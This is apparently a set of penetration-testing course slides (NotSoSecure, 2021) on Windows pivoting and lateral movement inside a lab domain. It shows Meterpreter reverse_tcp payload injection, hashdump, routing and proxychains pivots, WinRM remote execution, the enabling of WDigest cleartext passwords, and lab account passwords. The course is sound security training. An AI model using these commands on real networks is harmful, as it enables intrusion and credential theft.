
# Exercise / Demo 4.6: Summary




# Exercise / Demo 4.6: Summary




# Exercise / Demo 4.6: Summary



# Exercise / Demo 4.6: Summary



# Exercise / Demo 4.6: Summary



# Windows Exploitation Status



Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the “Server Management” directory under ITSupport\$

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets

NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved



## Hacking Windows

# Remote Services, Pivoting and Lateral Movement



# Knowing your Environment: **WOW64**

---

- **W**indows 32 bit **O**n **W**indows **64**-bit
- x86 emulator that allows 32-bit Windows-based applications to run seamlessly on 64-bit Windows
- 32-bit processes cannot load 64-bit DLLs for execution, and 64-bit processes cannot load 32-bit DLLs for execution

[Further info]:

[https://msdn.microsoft.com/en-us/library/windows/desktop/aa384249\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa384249(v=vs.85).aspx)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# WOW64 for Pentesters

---



- Meterpreter won't work to its full capacity:
  - 'hashdump' and similar commands fail

```
meterpreter > hashdump  
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

- Local privilege escalation exploit fails
- The fix:
  - Migrate to a 64bit process 'migrate <pid>'
  - Use a suitable payload i.e windows/x64/meterpreter/reverse\_tcp
  - Use a secondary metasploit exploit:

```
use windows/local/payload_inject
```

```
set payload windows/x64/meterpreter/reverse_tcp
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Pivoting and Lateral Movement



- Leverage a compromised host to gain access to internal resources

```
Interface 6
=====
Name       : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:9f:01:ae
MTU        : 1500
IPv4 Address : 192.168.10.17
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::70a6:7446:ea29:5b2b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 5
=====
Name       : vmxnet3 Ethernet Adapter #2
Hardware MAC : 00:50:56:9f:45:e9
MTU        : 1500
IPv4 Address : 10.0.1.10
IPv4 Netmask : 255.255.252.0
IPv6 Address : fe80::c18a:52a:2859:a787
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

- If we have a Meterpreter shell we can utilize its routing capabilities


```
route add 10.0.0.0 255.255.252.0 $SESSIONID
route print
```

Active Routing Table

=====

Subnet	Netmask	Gateway
-----	-----	-----
10.0.0.0	255.255.252.0	\$SessionID

# Pivoting and Lateral Movement



# Pivoting and Lateral Movement

- Running MSF modules over the pivot - it just works!



```
msf5 auxiliary(scanner/smb/smb_version) > run
```

```
[+] 10.0.2.220:445      - Host is running Windows 2012 R2 Standard (build:9600) (name:CERTSRV) (domain:PLUM)
[*] 10.0.2.220:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- But what about programs that are external to MSF?
- This is where a SOCKS proxy and Proxychains come in!

```
Module options (auxiliary/server/socks4a):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	1080	yes	The port to listen on.

```
Auxiliary action:
```

Name	Description
Proxy	

# Pivoting and Lateral Movement



- Setup the SOCKS Proxy in MSF:

```
msf auxiliary(smb_version) > use auxiliary/server/socks_proxy
msf auxiliary(socks_proxy) > set SRVPORT 9050
msf auxiliary(socks_proxy) > set version 4a
```

- Configure Proxychains to use the SOCKS Proxy server & port  
(/etc/proxychains4.conf)

```
socks4 127.0.0.1 9050
```

- Precede any command with 'proxychains' and traffic will be routed appropriately

```
proxychains nmap -Pn -sT 10.0.2.220 -p445 -nvvv
|S-chain|-<>-127.0.0.1:9050-<><>-10.0.2.220:445-<><>-OK
PORT      STATE SERVICE      REASON
445/tcp   open  microsoft-ds syn-ack
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Knowing your Environment: **Services**

---



- Useful services for lateral movement within a network:
  - WMI (TCP 135 > random port then selected for further comms)
  - SMB (TCP 139 / 445)
  - RDP (TCP 3389)
  - WinRM / PowerShell Remoting (TCP 5985 for HTTP & 5986 for HTTPS)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Knowing your Environment: WinRM



- WinRM authentication mechanisms: [https://msdn.microsoft.com/en-us/library/aa384295\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa384295(v=vs.85).aspx)
  - Basic
  - Digest
  - Negotiate
  - Kerberos (default in a domain environment / must use hostname not IP)
  - Client Certificate
- Verify if the WinRM service is running on a remote system
- Test-WSMan \$hostname.plum.local

```
wsmid      : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor  : Microsoft Corporation
ProductVersion : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Knowing your Environment: WinRM

---



- Making a connection:

```
Invoke-Command -scriptblock { whoami } -computer  
$target.plum.local
```

- In some circumstances we may be forced to use a HTTPS session - remember, by default this is over TCP 5986

- Force SSL: `-UseSSL`
- Force the port: `-port 5986`

- If SSL is in place it is likely that the target has been issued a self-signed certificate:

- Skip CA checks (defined as a option):

```
New-PSSessionOption -SkipCACheck -SkipRevocationCheck
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 4.7



## Demo 4.7

# WOW64, Pivoting and WinRM #1

---

- Use Kali to gain a Meterpreter session on the Windows 10 host 192.168.X.17
- Use this session to identify a host on the 10.0.2.0/24 network (hint it's not .215)
- Find the hostname and operating system version of the identified host
- Using nmap, determine which ports are open on the host

# Exercise 4.8



## Demo 4.8

# WOW64, Pivoting and WinRM #2

---

- Return to the RDP session on your Windows 10 host and target a service that allows remote connectivity and gain privileged shell access on the host within the 10.0.2.0/24 network
- Extract clear text passwords from the host

\* NOTE: In exercise 4.6 you extracted a certificate from “\\DC01\ITSupport\$\Server Management” that will be used within this exercise. You will need to import this into the Windows 10 host (192.168.X.17) as a **user** certificate

**In preparation for this, the following registry additions have been made to the target host:**

```
HKEY_LOCAL_MACHINE\  
SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System  
\LocalAccountTokenFilterPolicy < set to 1
```

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential < set to 1
```

# WinRM: **FAILSAFE**

---

If, for any reason, you have not managed to gain access to the host 10.0.2.220 via WinRM/PowerShell Remoting, the following failsafe has been put into place. This account can be used to complete flag 2 in exercise 4.8  
*“Extract clear text passwords from the host”*

- Username: **.\backup\_account**
- Password: **Password12345!**



# Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU
- Used plum\kevin to add a new user to the plum\server\_management group and gain access to the “Server Management” directory under ITSupport\$

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets
- Found a second interface on the network 10.0.0.0/22

10.0.2.220

Host: certsrv



- Discovered new host certsrv (10.0.2.220)
- Extracted credentials from active sessions:
  - plum\godmode (1@mth30n3)

# Knowing your Environment: **WMI**

---

“...The Windows Management Instrumentation Command-line (WMIC) is a command-line and scripting interface that simplifies the use of Windows Management Instrumentation (WMI) and systems managed through WMI. WMIC is based on aliases...”

**Reference:**

<https://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/wmic.msp?mfr=true>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Knowing your Environment: WMI



- A simple command may resemble:

```
wmic useraccount get name,sid
```

```
Name                SID
Administrator      S-1-5-21-1219218606-111420393-3082503842-500
default             S-1-5-21-1219218606-111420393-3082503842-1001
DefaultAccount     S-1-5-21-1219218606-111420393-3082503842-503
